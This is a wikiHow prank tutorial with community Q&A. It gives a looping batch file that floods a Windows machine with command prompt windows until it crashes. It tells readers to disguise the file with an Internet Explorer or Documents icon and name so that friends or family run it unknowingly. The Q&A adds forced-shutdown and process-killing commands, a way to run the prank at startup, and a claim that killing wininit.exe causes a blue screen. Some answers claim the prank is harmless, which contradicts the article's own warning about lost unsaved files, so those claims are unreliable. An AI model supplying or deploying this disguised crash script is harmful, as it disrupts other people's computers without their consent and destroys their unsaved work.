X
wikiHow is a “wiki,” similar to Wikipedia, which means that many of our articles are co-written by multiple authors. To create this article, 17 people, some anonymous, worked to edit and improve it over time.
This article has been viewed 61,777 times.
Learn more...
Ever seen the matrix? Well you can utilize a Matrix style code to crash a computer. With this you can play pranks on friends and family.
Steps
-
1Open up Notepad.
-
2For Windows XP, go to Start and click All Programs. In All Programs click Accessories, in Accessories click Notepad. For Windows 7, click Start then type in the search bar at the bottom type; Notepad and press enter.
-
3Copy this code into Notepad:
@echo off
color a
cls
:top

start
goto top
-
4Save as a Batch file. For example as cmd_prank.bat.
-
5Create a shortcut to the prank. Right click on the file and click Send To, then Desktop.
-


6Change the icon. Go to the Desktop and right click and go to Properties and Change Icon. Make the icon Internet Explorer or the Documents icon.
-
7Click Apply then Ok.
-
8Right click again and rename the file to correspond with the icon.
-
9When the file is double clicked, hundreds of command prompts open up and crash the monitor. To stop this before it happens, pull out the battery or press and hold the power key until it turns off(laptops) or unplug the computer, not the monitor (desktops).


Method 1
Method 1 of 1:Instantly Shut Down
Method 1


Community Q&A
-
QuestionWill it harm the computer in any way?
 Community AnswerNo. It will not harm your computer.
 -
QuestionHow do I change the message?
 Community AnswerShutdown -s -f -c "Your Comment Here". Replace the "Your Comment Here" with your own message and that's it!
 -
QuestionHow do I make a batch file that activates on startup?Community AnswerOpen Notepad and type in: @echo off start "" "cmdprank.bat." Save it as any name, but make sure it has .bat or .cmd at the end of the filename. Then, follow Method 1, not Method 2.
-
QuestionAll I have to do is turn the computer back on afterwards?Community AnswerTurning the computer back on after one of these programs crashes will not result in any problems. These programs will not do anything if you don't open them. However, putting one of them in the startup folder is not a very good idea, because they will start as soon as the computer starts, then crash it immediately.
-
QuestionCan I kill programs other than file explorer? Like Google Chrome?
 Zhongli, Archon of Liyue (Aasim)Community AnswerYes, you can. Use "chrome.exe" for Google Chrome. You need to have the name of the process to kill a task.
 -
QuestionIs kill -f explorer.exe for canceling shutdown?
 Community AnswerIt is how you can navigate in Windows. If killed, it will leave the desktop inacessible and only have the background in it. A critical task is wininit.exe, which will initiate BSoD.
 -
QuestionCan this harm my PC?Community AnswerNo, it can't. It is safe. With the cmd spam way, just make sure to unplug the computer quickly.
-
QuestionWhy do I get sent back to the notepad when I open the file?Community AnswerYour default program is Notepad, so right click and choose Open With. You should be able to change the default program. If not, then it's not a bat file.
-
QuestionHow do you reopen the computer when it crashes?
 Stephen Dave MachicaCommunity AnswerIf it shows a blue screen with white letters, wait for it to restart, or if the whole PC crashes, restart the PC.
Warnings
- This may result in an office war.Thanks!
- Also the computer can lose any unsaved open files i.e. Word, Downloads in progress, etc.Thanks!
-Files-in-Command-Prompt-Step-6.webp)